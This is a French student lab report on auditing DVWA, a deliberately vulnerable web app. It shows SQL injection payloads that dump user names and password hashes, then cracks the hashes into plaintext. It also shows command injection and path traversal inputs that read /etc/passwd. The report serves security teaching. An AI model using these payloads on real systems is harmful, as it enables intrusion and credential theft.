


LORENZI Bastien
PISTOLET Florian
JURY—VERMOT DES ROCHES Grégoire


JALON 5 SAÉ 2.4 Projet intégratif

Vous pouvez voir ci-dessous les différentes captures d'écran des injections SQL ainsi que la commande rentrée :


commande : ' OR '1'='1



commande : 2' union select null, table_name from information_schema.tables #



commande : 2' union select null, column_name from information_schema.columns where table_name='users' #



commande : 2' union select first_name, password from users #

Applications Emplacements Système

Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 — Mozilla Firefox

Captive Portal x Zimbra: Rédiger x Nessus Essentials / Login x /home/tp/Documents/Mach x Settings x Vulnerability: SQL Inje...

192.168.99.13/dvwa/vulnerabilities/sql/?id=2'+union+select+first_name%2C+password+from+users+%23&Submit=Submit#

You must log in to this network before you can access the Internet. Open network login page

DVWA

Vulnerability: SQL Injection

User ID:

ID: 2' union select first_name, password from users #
First name: Gordon
Surname: Brown

ID: 2' union select first_name, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union select first_name, password from users #
First name: Gordon
Surname: e99a18c428cb38d5f26883678922e03

ID: 2' union select first_name, password from users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union select first_name, password from users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union select first_name, password from users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://hackerhax.maythuna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.9

tp@rt: ~

Vulnerability: SQL Inje... [Téléchargements - C... Téléchargements

Vulnerability: Stored C...

Ensuite on va sur hashes.com/en/decrypt/hash pour retrouver le mot de passe correspondant. Donc :



FIRST NAME



Gordon
admin
Gordon
Hack

Bob


MOT DE PASSE

Brown
password
abc123
charley
letmein
password







commande : 192.168.99.13;whoami




commande : 192.168.99.13;cat /etc/passwd



commande : 192.168.99.13;cat /etc/hosts



commande : ../../../../../../../../../../etc/passwd



Ce projet nous a permis de mettre en œuvre des techniques d'audit de sécurité dans un environnement web volontairement vulnérable, en particulier à travers l'application DVWA. Nous avons pu identifier et exploiter différentes failles, telles que l'injection SQL, la commande système ou encore l'inclusion de fichiers, ce qui nous a permis d'accéder à des informations sensibles comme les identifiants d'utilisateurs ou les fichiers système.

